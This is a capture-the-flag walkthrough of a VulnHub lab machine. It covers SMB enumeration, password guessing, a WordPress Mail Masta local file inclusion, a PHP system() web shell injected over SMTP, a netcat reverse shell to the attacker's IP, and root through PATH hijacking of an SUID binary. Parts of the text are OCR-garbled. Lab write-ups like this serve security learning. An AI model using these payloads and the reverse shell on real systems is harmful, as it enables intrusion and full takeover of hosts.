SymFocus-1

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For me the IP of the machine is: 192.168.110.76

```
ping 192.168.110.76 -c 5

PING 192.168.110.76 (192.168.110.76) 56(84) bytes of data.
64 bytes from 192.168.110.76: icmp_seq=1 ttl=64 time=0.397 ms
64 bytes from 192.168.110.76: icmp_seq=2 ttl=64 time=0.650 ms
64 bytes from 192.168.110.76: icmp_seq=3 ttl=64 time=0.527 ms
64 bytes from 192.168.110.76: icmp_seq=4 ttl=64 time=0.806 ms
64 bytes from 192.168.110.76: icmp_seq=5 ttl=64 time=0.806 ms
64 bytes from 192.168.110.76: icmp_seq=5 ttl=64 time=0.648 ms

--- 192.168.110.76 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.397/0.605/0.806/0.136 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.76 -o allPortScan.txt
```

```
PORT STATE SERVICE

22/tcp open ssh

25/tcp open smtp

80/tcp open http

139/tcp open netbios-ssn

445/tcp open microsoft-ds
```

Lets try a deeper scan

Deeper Scan:

nmap -sC -sV -A -T5 -p 22,25,80,139,445 192.168.110.76 -o deeperScan.txt

```
└─$ nmap -sC -sV -A -T5 -p 22,25,80,139,445 192.168.110.76 -o deeperScan.txt
 _ssl-date: TLS randomness does not represent time
```

In the serive info we see that domain like symfonos.local lets add this in the /etc/hosts

```
127.0.0.1
                localhost
127.0.1.1
                                Kali
# The following lines are desirable for IPv6 capable hosts
::1
        localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.222.68
                whoismrrobot.com
10.10.194.126
                publisher.thm
                mkingdom1.thm
10.10.188.224
10.10.237.244
                enum.thm
10.10.11.23
                permx.htb
                                www.permx.htb
                                                 lms.permx.htb
                symfonos.local
192.168.110.76
```

Directory Scanning:

```
gobuster dir -u http://192.168.110.76 -w
/usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
/ Directories
/index.html (Status: 200) [Size: 328]
/manual (Status: 301) [Size: 317] [-->
http://192.168.110.76/manual/]
```

Lets enumerate this smb first before the web application :

Smb Enumeration :

run this :

```
enum4linux 192.168.110.76
```

u will find this in the output

```
WURKGRUUP SYMFUNUS

[+] Attempting to map shares on 192.168.110.76

//192.168.110.76/print$ Mapping: DENIED Listing: N/A Writing: N/A

//192.168.110.76/helios Mapping: DENIED Listing: N/A Writing: N/A

//192.168.110.76/anonymous Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

//192.168.110.76/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

Lets try the anonymous first

```
smbclient //192.168.110.76/anonymous
```

Just hit enter on the password u should get here

```
pks©Kali)-[~/VulnHub/SymFocus-1]

$ smbclient //192.168.110.76/anonymous

Password for [WORKGROUP\pks]:

Try "help" to get a list of possible commands.

smb: \>
```

Lets see what here looks like a txt file lets download it

here is the txt file

```
(pks©Kali)-[~/VulnHub/SymFocus-1]
$ cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

```
Possible passwords
epidioko
qwerty
baseball
```

while connecting to the helios share put the username as helios

```
smbclient //192.168.110.76/helios -U helios
```

I tried all three "qwerty" worked for me here

```
(pks©Kali)-[~/VulnHub/SymFocus-1]
$ smbclient //192.168.110.76/helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \>
```

Lets see the files

Lets download 'em both

here are both of em

—(pks⊕Kali)-[~/VulnHub/SymFocus-1]

└\$ cat research.txt

Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.

pks③Kali)-[~/VulnHub/SymFocus-1]
 cat todo.txt

- 1. Binge watch Dexter
- 2. Dance
- 3. Work on /h3l105


/Directory found

Lets see this web application

Web Application :



Seems to be just a image only also the /manual was also useless so with /h3l105



Wordpress site there is also a login page like on the bottom of this page

Lets run wpscan on this

```
wpscan --url http://symfocus.local/h3l105/ --enumerate p
```

in the plugins section

I looked this versoin up found LFI vulnerability on this plugin



here is the link: https://www.exploit-db.com/exploits/40290

Gaining Access :

They suggest to run this :

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

it worked .

Bus Proxy,,,:/run/systemd:/bin/false_apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109::/var/spool/exim4:

```
MAIL FROM: <pks>
250 2.1.0 Ok
RCPT TO: Helios
250 2.1.5 0k
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['c']); ?>
250 2.0.0 Ok: queued as 3EE8E406A6
```

```
Q D District Survey Sur
```

These middle one are my previous attempt at this We do have RCE lets get a reverse shell

Type in this:

http://symfonos.local/h3l105/wp-content/plugins/mailmasta/inc/campaign/count_of_send.php?pl=/var/mail/helios&c=nc☑ -e
/bin/bash 192.168.110.64 9001

Start a listener then go to the link

```
—(pks@ Kali)-[~/VulnHub/SymFocus-1]
—$ nc -lvnp 9001
Listening on [any] 9001 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.76] 54564
id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108
(netdev)
```

And we have a shell lets try to get root

Vertical PrivEsc

Lets upgrade our shell first

Lets see if we have SUID Permisssion on something type in this

```
find / -perm -u=s -type f 2>/dev/null
```

```
helios@symfonos:/home$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
helios@symfonos:/home$
```

this is something lets see the strings of this file

```
helios@symfonos:/home$ strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
_libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
```

It uses curl as we can see

Lets exploit this

```
helios@symfonos:/tmp$ echo "/bin/sh" > curl
helios@symfonos:/tmp$ chmod 777 curl
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
```

Now just run the /opt/statuscheck to get root

```
helios@symfonos:/tmp$ /opt/statuscheck
# id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46
(plugdev),108(netdev)
# [
```

Got root here is the flag :

```
# cd /root
# ls
proof.txt
```

```
# cat proof.txt
```

Contact me via Twitter @zayotic to give feedback!